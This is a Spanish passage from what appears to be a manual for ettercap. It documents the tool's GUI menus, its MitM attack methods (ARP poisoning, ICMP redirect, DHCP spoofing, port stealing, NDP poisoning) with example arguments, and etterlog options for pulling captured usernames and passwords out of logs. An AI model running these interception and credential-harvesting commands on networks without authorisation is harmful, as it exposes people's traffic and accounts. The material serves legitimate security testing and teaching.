-F, --filter <file>	Cargar como filtro <file>. El filtro debe compilarse con el programa etterfilter de este paquete. La utilidad compilará el script de filtro y producirá un fichero de filtro binario compatible con ettercap. Se puede cargar cualquier cantidad de filtros especificando la opción varias veces.
-z, --silent	No realizar el escaneo ARP inicial
-6, --ip6scan	Enviar sondas ICMPv6 para descubrir nodos IPv6
-j, --load-hosts <file>	Cargar la lista de dispositivos desde <file>
-k, --save-hosts <file>	Guardar la lista de dispositivos a <file>
-W, --wifi-key <wkey>	Usar esta clave para descifrar paquetes wifi (WEP o WPA)

-a, --config <config>	Usar el fichero de configuración alternativo <config>

Opciones varias

-v, --Versión	Visualizar la versión y salir
-h, --help	Ver la pantalla de ayuda

4.1. Formato gráfico

La interfaz gráfica es bastante simple e intuitiva y cada opción se puede invocar a través del menú superior. Todos los mensajes de usuario se imprimen en la ventana inferior. Si desea ver los mensajes antiguos, puede desplazarse por el búffer de la ventana presionando las teclas UP, DOWN, PPAGE, NPAGE. La parte central se usa para mostrar información o diálogos para el usuario.

Los menús se pueden abrir presionando la tecla de acceso rápido relativa. Para los menús, la tecla de acceso rápido está representada por la letra inicial mayúscula del título, por ejemplo, 'S' para Sniffing, 'T' para Targets. Las funciones dentro de un menú se pueden llamar presionando la tecla de acceso rápido representada cerca del nombre de la función a la derecha. Las teclas de acceso rápido con el prefijo 'C-' se deben usar junto con la tecla CTRL, por ejemplo, 'C-f' significa CTRL + f.

Se puede cambiar el foco entre los objetos en la pantalla presionando la tecla TAB o haciendo clic con el ratón. Se puede usar el ratón para seleccionar objetos, abrir un menú, elegir una función, desplazar las pestañas para las ventanas de desplazamiento, etc.

Cuando se abren varias ventanas en la parte central, se superpondrán. Usar la tecla TAB para cambiar entre ellas. Usar CTRL+Q para cerrar la ventana enfocada. También se puede usar CTRL+Q para cerrar el diálogo de entrada si se desea cancelar la entrada solicitada, es decir, seleccionó la función incorrecta y desea volver.

Para obtener una ayuda rápida sobre los accesos directos que puede usar contra una ventana en particular, presionar la tecla SPACE. Se mostrará una ventana de ayuda con una lista de accesos directos que se pueden usar. Si la ventana no aparece, no hay accesos directos disponibles.

Tan pronto como se inicie ettercap con formato gráfico, se indicarán varias opciones. Cuando se inicia, tiene 4 pestañas

- File: Open, Save, Exit
- Sniff: Unified sniffing, Bridged sniffing, Set pcap filter
- Options: Unoffensive, Promisc mode, Set netmak
- Info: Help, About

Analicemos cada menú de la pantalla de inicio:

File

- Open… Abrir un fichero pcap y analizarlo. Todas las funcionalidades disponibles para la detección en vivo están en su lugar, excepto aquellas que envían o reenvían paquetes (ataques MITM, etc.).
- Dump to file… Todo el tráfico detectado por la captura en vivo se volcará a este fichero. Los filtros, no los objetivos, tienen efectos en este fichero, ya que todos los paquetes recibidos

por pcap serán volcados. La única forma de no volcar un paquete determinado es establecer un filtro pcap adecuado.

- Exit. Sale de ettercap y vuelve al símbolo del sistema.

Sniff

Unified sniffing...
Al elegir esta función, nos pedirá que seleccionemos la interfaz de red que se utilizará para la detección. La primera interfaz en funcionamiento se sugiere en el cuadro de entrada.

Bridged sniffing...
Seleccionar las 2 interfaces que se utilizarán.

Set pcap filter...
Aquí se puede insertar un filtro tipo tcpdump para el proceso de captura. Si logra usar un ataque MITM, recuerde que si ettercap no ve un paquete, no se reenviará. Así que asegúrese de lo que está haciendo configurando un filtro pcap.

Con la opción Unified sniffing, una vez seleccionada la interfaz, aparece la pantalla siguiente




Ahora las opciones son

- Start: Start sniffing, stop sniffing
- Targets: Current target, select targets, protocol, reverse matching, wipe targets
- Hosts: host list, enable IPv6 scan, scan for hosts, load from file, save to file
- View: connections, profiles, statistics, resolve IP adresses, visualisation method, visualisation regex, set the wifi key
- Mitm: ARP poisoning, ICMP redirect, port stealing, DHCP spoofing, NDP poisoning, stop mitm attack
- Filters: load a filter, stop filtering

- Logging: logging all packets and infos, logging only infos, stop logging infos, log user messages, stop logging messages, compressed file
- Plugins: manage the plugins, load a plugin

Todas estas opciones se explican más adelante.

Si seleccionamos la opción Bridged sniffing, después de seleccionar la interfaz, la pantalla que veremos es la siguiente



Ahora las opciones son
- Start
- Targets
- View
- Filters
- Logging
- Plugins
- Info

Son las mismas que antes, pero sin la posibilidad de realizar ataques MitM

Opciones

Unoffensive
Esto activa/desactiva el flag Unoffensive. El asterisco '*' significa que la opción está habilitada. De lo contrario, la opción no está habilitada.

Promisc mode

Activa/desactiva el modo promiscuo para la captura en vivo en una interfaz de red. El asterisco '*' significa que la opción está habilitada.

Set netmask
Usar la máscara de red especificada en lugar de la asociada con el interfaz actual. Esta opción es útil si tiene la NIC con una máscara de red asociada de clase B y desea escanear con el escaneo ARP, solo una clase C.

Start sniffing
Inicia el proceso de rastreo según lo que haya seleccionado al inicio.

Stop sniffing
Detiene el rastreo.

Exit
Volver al shell favorito.

Current Targets
Muestra una lista de dispositivos en cada TARGET. Se puede eliminar selectivamente un dispositivo seleccionándolo y presionar 'd' o agregar un nuevo dispositivo presionando 'a'. Para alternar entre las 2 listas, usar las teclas de flechas.

Select TARGET(s)
Permite seleccionar el(los) objetivo(s). La sintaxis es la misma que para la especificación de línea de comando.

Protocol...
Se puede elegir para rastrear TCP, UDP o ambos (ALL).

Reverse matching
Invierte la coincidencia de un paquete. Es equivalente a un NOT antes de la especificación de destino.

Wipe Targets
Restablece TARGETS a ANY/ANY/ANY

Hosts list
Muestra la lista de dispositivos detectados a través de un análisis ARP o convertidos desde los perfiles pasivos. Esta lista es utilizada por los ataques MitM cuando se selecciona cualquier objetivo, por lo que si desea excluir un dispositivo del ataque, simplemente eliminarlo de la lista. Se puede eliminar un dispositivo de la lista presionando 'd', agregarlo TARGET1 presionando '1' o agregarlo a TARGET2 presionando '2'.

Scan for hosts
Realizar la exploración ARP de la máscara de red si no se seleccionan objetivos. Si se especificó TARGETS, solo busca estos dispositivos.

Load from file...
Carga la lista de dispositivos desde un fichero previamente guardado con "save to file" o hecho a mano.

Save to file...
Guarde la lista de dispositivos actual en un fichero.

Connections
Muestra la lista de conexiones. Para ver información detallada sobre una conexión, presionar 'd' o 'k' para eliminarla. Para ver el tráfico de una conexión específica, seleccionarla y presionar Enter. Una vez que se muestra la interfaz de 2 paneles, se puede mover el foco con las teclas de flecha. Presionar 'j' para cambiar entre visualización unida y dividida. Presionar 'k' para cerrar la conexión. Presionar 'y' para inyectar interactivamente e 'Y' para inyectar un fichero. Tener en cuenta que es importante que panel tiene el foco ya que los datos inyectados se enviarán a esta dirección.
Las conexiones marcadas con un asterisco contienen información de la cuenta.

Profiles
Muestra la lista de dispositivos de perfil pasivo. Al seleccionar un dispositivo, se mostrarán los detalles relativos incluida la cuenta del usuario y la contraseña de este dispositivo. Puede convertir la lista de perfil pasivo en la lista de dispositivos presionando 'c'. Para purgar dispositivos remotos, presionar 'l'. Para purgar dispositivos locales, presionar 'r'. También se puede volcar el perfil actual en un fichero presionando 'd'. El fichero volcado se puede abrir con etterlog.
Los perfiles marcados con un asterisco contienen información de la cuenta.

Statistics
Muestra algunas estadísticas sobre el proceso de detección.

Resolve IP addresses
Permite la resolución de DNS para todas las direcciones IP detectadas. Esto ralentizará extremadamente ettercap. Por cierto la resolución DNS pasiva siempre está activa. Rastrea las respuestas y las almacena en un caché. Si hay una dirección IP en este caché, se resolverá automáticamente.

Visualization method
Cambiar el método de visualización para los datos rastreados. Los métodos disponibles son: ASCII, hexadecimal, EBCDIC, texto, HTML.

Visualization regex
Establecer la visualización según el contenido de la expresión regular. Solo los paquetes que coincidan con esta expresión regular se mostrarán en la ventana de datos de conexión.

Set the WiFi key
Establecer la clave WiFi utilizada para descifrar los paquetes cifrados WiFi.

Mitm
Para cada tipo de ataque, se muestra una entrada de menú. Simplemente seleccionar el ataque que se desea y completar los argumentos cuando se le solicite. Se puede activar más de un ataque a la vez.

Stop mitm attack(s)
Detiene todos los ataques MITM actualmente activos.

Load a filter...

Cargar un fichero de filtro precompilado. El fichero debe compilarse con etterfilter antes de que pueda cargarse.

Stop filtering
Descargar el filtro y deje de filtrar las conexiones.

Log all packets and infos...
Dado un nombre de fichero, creará 2 ficheros: uno con extensión eci para información sobre dispositivos y otro con extensión ecp para todos los paquetes interesantes. Esto es lo mismo que la opción -L.

Log only infos...
Esto se usa solo para rastrear información sobre dispositivos igual que la opción -l.

Stop logging info
Se explica por si mismo.

Log user messages...
Registrará todos los mensajes que aparecen en la ventana inferior igual que la opción -m.

Compressed file
Opción de asterisco para controlar si el fichero de registro se debe comprimir o no.

Manage the plugins
Abrir la ventana de administración de plugins. Se puede seleccionar un plugin y activarlo presionando 'enter'. Los plugins ya activos pueden reconocerse por el símbolo [1] en lugar de [0]. Si se selecciona un plugin activo, se desactivará.

Load a plugin...
Puede cargar un fichero plugin que no está en la ruta de búsqueda predeterminada.

4.2. Privilegios

ettercap necesita privilegios de root para abrir los sockets de la capa de enlace. Después de la fase de inicialización, los privilegios de root ya no son necesarios, por lo que ettercap los reduce a UID = 65535 (nadie). Dado que ettercap tiene que escribir en ficheros de registro, debe ejecutarse en un directorio con los permisos adecuados.

4.3. Ataque SSL MitM

Mientras se realiza el ataque MitM SSL, ettercap sustituye el certificado SSL real por el suyo. El certificado falso se crea sobre la marcha y todos los campos se llenan de acuerdo con el certificado real presentado por el servidor. Solo el emisor se modifica y firma con la clave privada contenida en el fichero 'etter.ssl.crt'. Si se desea utilizar una clave privada diferente, se debe volver a generar este fichero. Para regenerar el fichero CERT utilizar los siguientes comandos:

```
openssl genrsa -out etter.ssl.crt 1024
openssl req -new -key etter.ssl.crt -out tmp.csr
openssl x509 -req -days 1825 -in tmp.csr -signkey etter.ssl.crt -out tmp.new
```

```
cat tmp.new >> etter.ssl.crt
rm -f tmp.new tmp.csr
```

Se pueden usar las opciones largas --certificate/ --private-key si se desea especificar un fichero diferente en lugar del fichero etter.ssl.crt.

4.4. Opciones de sniffing y ataque

ettercap tiene un método de rastreo unificado. Esto implica que ip_forwarding en el kernel siempre está deshabilitado y el forwarding lo realiza el ettercap. Ettercap reenviará todos los paquetes con la dirección MAC de destino igual a la dirección MAC del dispositivo y la dirección IP de destino diferentes a la vinculada al iface. Antes de reenviarlos, ettercap puede filtrarlos, rastrearlos, registrarlos o eliminarlos. No importa como se secuestran estos paquetes, ettercap los procesará. Incluso se pueden usar programas externos para secuestrar paquetes. Se tiene el control total de lo que debería recibir ettercap. Se puede usar los ataques internos MitM, configurar la interfaz en modo promiscuo, usar plugins o usar todos los métodos que desee.

Si se ejecuta ettercap en una puerta de enlace, recordar volver a habilitar ip_forwarding después de haber eliminado ettercap. Como ettercap pierde sus privilegios, no puede restaurar el ip_forwarding.

4.5. Ataque MitM

La opción a emplear es
-M, --mitm <METHOD:ARGS>
Esta opción activará el ataque MitM, el cual es totalmente independiente del sniffer. El objetivo del ataque es secuestrar paquetes y redirigirlos a ettercap. El motor del sniffer los reenviará si es necesario. Se puede elegir el ataque MitM que se prefiera y también combinar algunos de ellos para realizar diferentes ataques al mismo tiempo. Si un método MitM requiere algunos parámetros, se pueden especificar después de los dos puntos (:), por ejemplo, -M dhcp: ip_pool, netmask, etc.

Los posibles ataques MitM son los siguientes:

arp ([remote],[oneway])
Este método implementa el ataque MitM de ARP poisoning. Las solicitudes/respuestas ARP se envían a las víctimas para envenenar su caché ARP. Una vez que el caché ha sido envenenado, las víctimas enviarán todos los paquetes al atacante que a su vez puede modificarlos y reenviarlos al destino real. En modo silencioso (opción -z) solo se selecciona el primer objetivo. Si se desea envenenar múltiples objetivos en modo silencioso, usar la opción -j para cargar una lista desde un fichero. Se pueden seleccionar objetivos vacíos y se expandirán como 'ANY', todos los dispositivos en la red. La lista de objetivos se une con la lista de dispositivos creada por la exploración ARP y el resultado se utiliza para determinar las víctimas del ataque.

El parámetro "remote" es opcional y se debe especificar si se desea detectar direcciones IP remotas que envenenan una puerta de enlace. De hecho si se especifica una víctima y la puerta de enlace en los TARGETs, ettercap detectará solo la conexión entre ellos, pero para habilitar ettercap para detectar conexiones que pasan a través de la puerta de enlace, se debe usar este parámetro.

El parámetro "oneway" forzará a ettercap a envenenar solo de TARGET1 a TARGET2. Útil si se desea envenenar solo al cliente y no al enrutador donde puede estar un vigilante de ARP.

Ejemplo: Los objetivos son : /10.0.0.1-5/ /10.0.0.15-20/ y la lista de dispositivo es: 10.0.0.1 10.0.0.3 10.0.0.16 10.0.0.18. Las asociaciones entre las víctimas será: 1 y 16, 1 y 18, 3 y 16, 3 y 18 Si los objetivos se solapan, se saltará la asociación con cada dirección IP.

Si se logra envenenar a un cliente, se debe establecer la tabla de enrutamiento correcta en el núcleo que especifica la puerta de enlace. Si su tabla de enrutamiento es incorrecta, los clientes envenenados no podrán navegar por Internet.

icmp (MAC/IP)
Este ataque implementa la redirección ICMP. Envía un mensaje de redireccionamiento ICMP falsificado a los dispositivos en la red que pretende ser una mejor ruta para Internet. Todas las conexiones a Internet serán redirigidas al atacante que a su vez las reenviará a la puerta de enlace real. El ataque resultante es un HALF-DUPLEX MitM. Solo se redirige al cliente, ya que la puerta de enlace no aceptará mensajes de redireccionamiento para una red conectada directamente. Se puede usar un filtro para modificar paquetes, pero la longitud debe ser la misma, ya que las secuencias TCP no pueden actualizarse de ambas maneras. Se debe pasar como argumento la MAC y la dirección IP de la puerta de enlace real en la red. Obviamente se tiene que poder rastrear todo el tráfico. Si está en un conmutador, se debe usar un ataque MitM diferente, como el ARP poisoning. Para restringir la redirección a un objetivo determinado, especifícarlo como TARGET
Ejemplo: -M icmp:00:11:22:33:44:55/10.0.0.1 redirigirá todas las conexiones para que pasen a través de la puerta de enlace.

dhcp (ip_pool/netmask/dns)
Este ataque implementa el DHCP spoofing. Finge ser un servidor DHCP e intenta ganar su condición con la verdadera para obligar al cliente a aceptar la respuesta del atacante. De esta forma ettercap puede manipular el parámetro GW y secuestrar todo el tráfico saliente generado por los clientes. El ataque resultante es un MitM HALF-DUPLEX y por lo tanto se debe asegurar el uso de los filtros adecuados. Se debe pasar el grupo de direcciones IP que se utilizarán, la máscara de red y la dirección IP del servidor DNS. Como ettercap intenta ganar la carrera con el servidor real, no comprobará si la dirección IP ya está asignada. Se debe especificar un grupo de direcciones IP de direcciones libres a utilizar. El grupo de direcciones IP tiene la misma forma de la especificación de destino.
Si el cliente envía una solicitud DHCP sugiriendo una dirección IP, ettercap reconocerá esta dirección IP y modificará solo la opción GW. Si el cliente realiza un descubrimiento de DHCP, ettercap utilizará la primera dirección IP no utilizada de la lista que ha especificado en la línea de comandos. Cada descubrimiento consume una dirección IP. Cuando termina la lista, ettercap deja de ofrecer nuevas direcciones IP y responderá solo a las solicitudes de DHCP. Si no desea ofrecer ninguna dirección IP, pero solo cambia la información del enrutador de solicitud/reconocimiento DHCP, se puede especificar un ip_pool vacío.
Ejemplo:
-M dhcp:192.168.0.30,35,50-60/255.255.255.0/192.168.0.1 replica a las ofertas y solicitudes DHCP
-M dhcp:/255.255.255.0/192.168.0.1 replica solo las solicitudes DHCP.

port ([remote],[tree])
Este ataque implementa el robo de puertos. Esta técnica es útil para rastrear en un entorno conmutado cuando el envenenamiento por ARP no es efectivo, por ejemplo, cuando se usan ARP mapeados estáticos. Inunda la red basada en la opción port_steal_delay en etter.conf, con paquetes ARP. Si no especifica la opción "tree", la dirección MAC de destino de cada paquete robado es la misma que la del atacante y los otros dispositivos de la red no verán estos paquetes. La dirección MAC de origen será una de las MAC en la lista de dispositivos. Este proceso roba el puerto del

conmutador de cada dispositivo víctima en la lista de dispositivos. Usando retrasos bajos, los paquetes destinados a direcciones MAC robadas, serán recibidos por el atacante, ganando la condición normal con el propietario del puerto real. Cuando el atacante recibe paquetes para dispositivos robados, detiene el proceso de inundación y realiza una solicitud ARP para el destino real del paquete. Cuando recibe la respuesta ARP, es seguro que la víctima ha recuperado su puerto, por lo que ettercap puede reenviar el paquete al destino tal como era. Ahora podemos reiniciar el proceso de inundación esperando nuevos paquetes.

Si se utiliza la opción "tree", la dirección MAC de destino de cada paquete robado será falsa, por lo que estos paquetes se propagarán a otros conmutadores y no solo al conectado directamente. De esta forma, podrá robar puertos en otros conmutadores del árbol si los hay, pero generará una gran cantidad de tráfico de acuerdo con port_steal_delay. La opción "remote" tiene el mismo significado que en el método ARP MitM. Cuando se detenga el ataque, ettercap enviará una solicitud ARP a cada dispositivo robado devolviendo sus puertos de conmutación. Se puede realizar un MitM HALF DUPLEX o COMPLETO de acuerdo con la selección del objetivo.
Ejemplo: Los objetivos son: /10.0.0.1/ /10.0.0.15/ Intercepterá y visualizará el tráfico entre 10.0.0.1 y 10.0.0.15, pero recibirá también todo el tráfico para 10.0.0.1 y 10.0.0.15
El objetivo es: /10.0.0.1/ Intercepterá y visualizará el tráfico para 10.0.0.1.

ndp ([remote],[oneway])
Este método MitM solo es compatible si se ha habilitado la compatibilidad con IPv6.
Este método implementa el ataque de envenenamiento NDP que se utiliza para MitM de conexiones IPv6. Se envían solicitudes/respuestas de NDP a las víctimas para envenenar el caché de su vecino. Una vez que el caché ha sido envenenado, las víctimas enviarán todos los paquetes IPv6 al atacante que a su vez puede modificarlos y reenviarlos al destino real.
En modo silencioso (opción -z) solo se selecciona el primer objetivo. Si se desea envenenar múltiples objetivos en modo silencioso, usar la opción -j para cargar una lista desde un fichero. Se pueden seleccionar objetivos vacíos y se expandirán como 'ANY' a todos los dispositivos en la red. La lista de objetivos se une con la lista de dispositivos, creada por la exploración de ARP y el resultado se utiliza para determinar las víctimas del ataque. El parámetro "remote" es opcional y se debe especificar si se desea detectar direcciones IP remotas que envenenan una puerta de enlace. De hecho si se especifica una víctima y la puerta de enlace en los TARGETs, ettercap detectará solo la conexión entre ellos, pero para habilitar ettercap para detectar conexiones que pasan a través de la puerta de enlace, debe usar este parámetro.
El parámetro "oneway" forzará a ettercap a envenenar solo de TARGET1 a TARGET2.
Ejemplo:
Los objetivos son: // fe80 :: 260d: afff: fe6e: f378 / // 2001: db8 :: 2: 1 /
Los rangos de direcciones IPv6 aún no son compatibles.
Notas:

- si logra envenenar a un cliente, se debe establecer la tabla de enrutamiento correcta en el núcleo que especifica la puerta de enlace. Si su tabla de enrutamiento es incorrecta, los clientes envenenados no podrán navegar por Internet.
- Por lo general en IPv6, la dirección de enlace local del enrutador se utiliza como dirección de la puerta de enlace. Por lo tanto se debe establecer la dirección local de enlace del enrutador como un objetivo y la dirección de broadcast de la víctima como el otro para configurar un ataque MiTM IPv6 exitoso utilizando envenenamiento NDP.

4.6. etterlog

Etterlog es el programa que analiza el fichero de registros creado por ettercap. Puede manejar ficheros de registro comprimidos creados con -Lc o sin comprimir. Con esta programa, se pueden manipular ficheros binarios y puede imprimir datos de diferentes maneras todas las veces que lo desee en contraste con el sistema de registro anterior que se utilizó para volcar de manera estática. Se podrá volcar el tráfico desde una sola conexión de su elección, desde solo uno o más dispositivos, imprimir datos en hexadecimal, ASCII, binario, etc.

Todos los mensajes no útiles se imprimen en la salida stderr, por lo que se puede guardar la salida de etterlog con el siguiente comando:

etterlog [options] logfile > outfile

Por ejemplo se puede volcar un fichero binario desde una conexión FTP si imprime los datos en modo binario, sin encabezados y seleccionando solo el servidor FTP como fuente de la comunicación.

Opciones generales
-a, --analyze
Analizar un fichero de registro y mostrar algunas estadísticas interesantes.

-c, --connections
Analizar el fichero de registro e imprimir una tabla de conexiones únicas, puerto a puerto. Esta opción solo se puede utilizar en los ficheros de registro LOG_PACKET.
Se puede buscar un dispositivo en particular utilizando el siguiente comando:
etterlog -c logfile.ecp | grep 10.0.0.1

-f, --filter <TARGET>
Imprimir solo los paquetes que vienen o van a TARGET. La especificación TARGET es la misma que en ettercap. TARGET tiene la forma de MAC/IPs/PORTs. Con el soporte de IPv6 habilitado, TARGET tiene la forma de MAC/IPs/IPv6/PORTs. Omitir una o más de sus partes será equivalente a establecerlas en ANY. Las IP e IPv6 se tratarán como una parte, de modo que solo se establecerá en ANY si se omiten tanto las IP como las IPv6.
Si el tipo de registro es LOG_INFO, el destino se usa para mostrar los dispositivos que coincidan con la MAC, IP y que tengan abiertos los puertos especificados. Por ejemplo, el objetivo // 80 mostrará solo información sobre dispositivos con un servidor web en ejecución.

-r, --reverse
Invierte la coincidencia en la selección TARGET, significa not(TARGET), es decir, todos menos el objetivo seleccionado.

-t, --proto <PROTO>
Rastrear solo paquetes del protocolo PROTO. El valor predeterminado es TCP + UDP. Esta opción solo es útil en modo simple. Si se inicia ettercap en modo interactivo, se rastrean tanto TCP como UDP. PROTO puede ser "TCP", "UDP" o "all" para ambos.

-F, --filcon <CONNECTION>
Imprimir los paquetes que pertenecen solo a esta conexión. CONNECTION tiene la forma PROTO: SOURCE:DEST. SOURCE y DEST están en la forma IP: PUERTO.

Ejemplo: etterlog -F TCP:10.0.0.23:3318:198.182.196.56:80

-s, --only-source
Mostrar solo los paquetes que envía la fuente de la conexión seleccionada. Esta opción solo tiene sentido en combinación con la opción -F. Si se desea guardar un fichero transferido en una conexión HTTP o FTP, se puede usar el siguiente comando:

etterlog -B -s -n -F TCP:10.0.0.1:20:10.0.0.2:35426 logfile.ecp > example.tar.gz

-d, --only-dest
Igual que --only-source pero filtra en el dispositivo de destino.

-n, --no-headers
No imprimir el encabezado de cada paquete. Esta opción es útil si se desea guardar un fichero en formato binario (opción -B). Sin los encabezados, se puede redirigir la salida a un fichero y obtener la secuencia original. La marca de tiempo en el encabezado tiene la forma: jue 27 de marzo 23:03:31 2003 [169396], el valor entre corchetes se expresa en microsegundos

-m, --show-mac
En los encabezados se muestran también las direcciones MAC correspondientes a las direcciones IP.

-k, --color
Si se usa junto con -F, muestra la fuente y el destino de la conexión usando diferentes colores. Si se usa con un fichero LOG_INFO, imprime los dispositivos de la red en verde, los dispositivos remotos en azul y la puerta de enlace en rojo.

-l, --only-local
Utilizado para mostrar un fichero INFO, muestra la información solo sobre los dispositivos locales.

-L, --only-remote
Utilizado para mostrar un fichero INFO, muestra la información solo sobre los dispositivos remotos.

Opciones de búsqueda

-e, --regex <REGEX>
Mostrar solo los paquetes que coinciden con la expresión <REGEX>. Si esta opción se usa contra un fichero de registro LOG_PACKET, la expresión se ejecuta en la carga útil del paquete. Si el tipo es LOG_INFO, la expresión se ejecuta en todos los campos del perfil de dispositivo (SO, banners, servicio y adaptador de ethernet). La expresión se compila con el indicador REG_ICASE y no distingue entre mayúsculas y minúsculas.

-u, --user <USER>
Mostrar la información sobre este usuario. La búsqueda se realiza en todas las parejas de usuarios/contraseñas recopiladas en todos los dispositivos.

-p, --passwords
Imprimir solo la información de cuenta recopilada para cada dispositivo. Se puede usar junto con la opción -u para filtrar a los usuarios. Un asterisco '*' utilizado frente a una cuenta representa un intento de inicio de sesión fallido.

-i, --show-client
Muestra la dirección IP del cliente cuando muestre los usuarios y las contraseñas recopilados. Puede ser útil cuando las listas de control ACL están en su lugar.

-I, --client <IP>
Mostrar las contraseñas que solo provienen de un <IP> específico. Esto es útil para ver todos los nombres de usuario y contraseñas de un cliente.

Opciones de edición

-C, --concat
Usar esta opción para concatenar 2 o más ficheros en un solo fichero. Esto es útil si ha recopilado ficheros de registro de ettercap de múltiples fuentes y se desea tener un informe unificado. El fichero de salida debe especificarse con la opción -o y los ficheros de entrada se enumeran como argumentos normales.
Ejemplo: etterlog -C -o outfile input1 input2 input3

-o, --outfile <FILE>
Especifica el fichero de salida para una concatenación.

Método de visualización

-B, --binary
Imprimir los datos tal como son, en forma binaria. Útil para volcar datos binarios en un fichero.

-X, --hex
Imprimir los paquetes en formato hexadecimal.
Ejemplo: la cadena "HTTP/1.1 304 Not Modified" se convierte en:

```
0000: 4854 5450 2f31 2e31 2033 3034 204e 6f74  HTTP/1.1 304 Not
0010: 204d 6f64 6966 6965 64                    Modified
```

-A, --ascii
Imprimir solo los caracteres imprimibles, los demás se muestran como puntos '.'

-T, --text
Imprimir solo los caracteres imprimibles y omitir los demás.

-E, --ebcdic
Convierte un texto EBCDIC en ASCII.

-H, --html
Resuelve todas las etiquetas HTML del texto. Una etiqueta es cada cadena entre '<' y '>'.
Ejemplo: <title> Este es el título </title>, pero el siguiente <string> no se mostrará.

-U, --utf8 <encoding>
Imprimir los paquetes en formato UTF-8. El parámetro <encoding> especifica la codificación que se utilizará al realizar la conversión. Usar el comando `iconv --list` para obtener una lista de todas las codificaciones compatibles.

-Z, --zero

Imprime siempre la cadena vacía, es decir, imprime solo la información del encabezado y no se imprimirá el contenido del paquete.

-x, --xml
Imprimir la información del dispositivo en forma XML, para que se pueda analizar con su programa favorito. La DTD asociada con la salida XML está en share/etterlog.dtd

Otras opciones

-v, --Versión
Imprimir la versión y salir.

-h, --help
Imprimir la pantalla de ayuda con un breve resumen de las opciones disponibles.

Ejemplo 1
Muestra la información sobre locales en diferentes colores.

```
etterlog -k -l dump.eci
```

Ejemplo 2
Imprime paquetes en modo HEX con encabezados completos.

```
etterlog -X dump.ecp
```

Ejemplo 3
Muestra la lista de conexiones registradas en el fichero.

```
etterlog -c dump.ecp
```

Ejemplo 4
Muestra el tráfico IRC realizado por 10.0.0.1 en modo ASCII, sin información de encabezados y en modo de color.

```
etterlog -Akn -F TCP:10.0.0.1:13423:213.203.143.52:6666 dump.ecp
```

Ejemplo 5
Vuelca todo el tráfico HTTP y elimina las etiquetas HTML

```
etterlog -H -t tcp -f //80 dump.ecp
```

Ejemplo 6
Muestra solo los encabezados de todas las conexiones, excepto SSH en el dispositivo 10.0.0.2

```
etterlog -Z -r -f /10.0.0.2/22 dump.ecp
```

Ejemplo 7
Muestra solo los paquetes POP que contienen la expresión regular 'user'. No distingue entre mayúsculas y minúsculas.

```
etterlog -A -e 'user' -f //110 dump.ecp
```

Ejemplo 8
Muestra información sobre todas las cuentas del usuario 'root'.

```
etterlog -u root dump.eci
```

Ejemplo 9

Muestra información sobre todos los dispositivos que ejecutan 'Apache'.

```
etterlog -e Apache dump.eci
```

Ejemplo 10

Muestra información sobre todos los dispositivos con el sistema operativo Linux.

```
etterlog -e Linux dump.eci
```

Ejemplo 11

Muestra información sobre todos los dispositivos con el puerto TCP 110 abierto.

```
etterlog -t tcp -f //110 dump.eci
```

Ejemplo 12

Muestra información sobre todos los dispositivos con al menos un puerto UDP abierto.

```
etterlog -t udp dump.eci
```

Ejemplo 13

Vuelca en forma binaria los datos enviados por 10.0.0.1 a través del puerto de datos de FTP. Como se omiten los encabezados, obtendrá el fichero tal como estaba.

```
etterlog -B -s -n -F TCP:10.0.0.1:20:10.0.0.2:35426 logfile.ecp > example.tar.gz
```

4.7. etterfilter

La utilidad etterfilter se utiliza para compilar ficheros de filtro de origen en ficheros de filtro binarios que pueden ser interpretados por el intérprete JIT en el motor de filtro ettercap. Se tiene que compilar los scripts de filtro para usarlos en ettercap. Todos los errores de sintaxis/análisis se verificarán en el momento de la compilación, por lo que se asegurará de producir un filtro binario correcto para ettercap.

Uso: etterfilter [OPTIONS] FILE

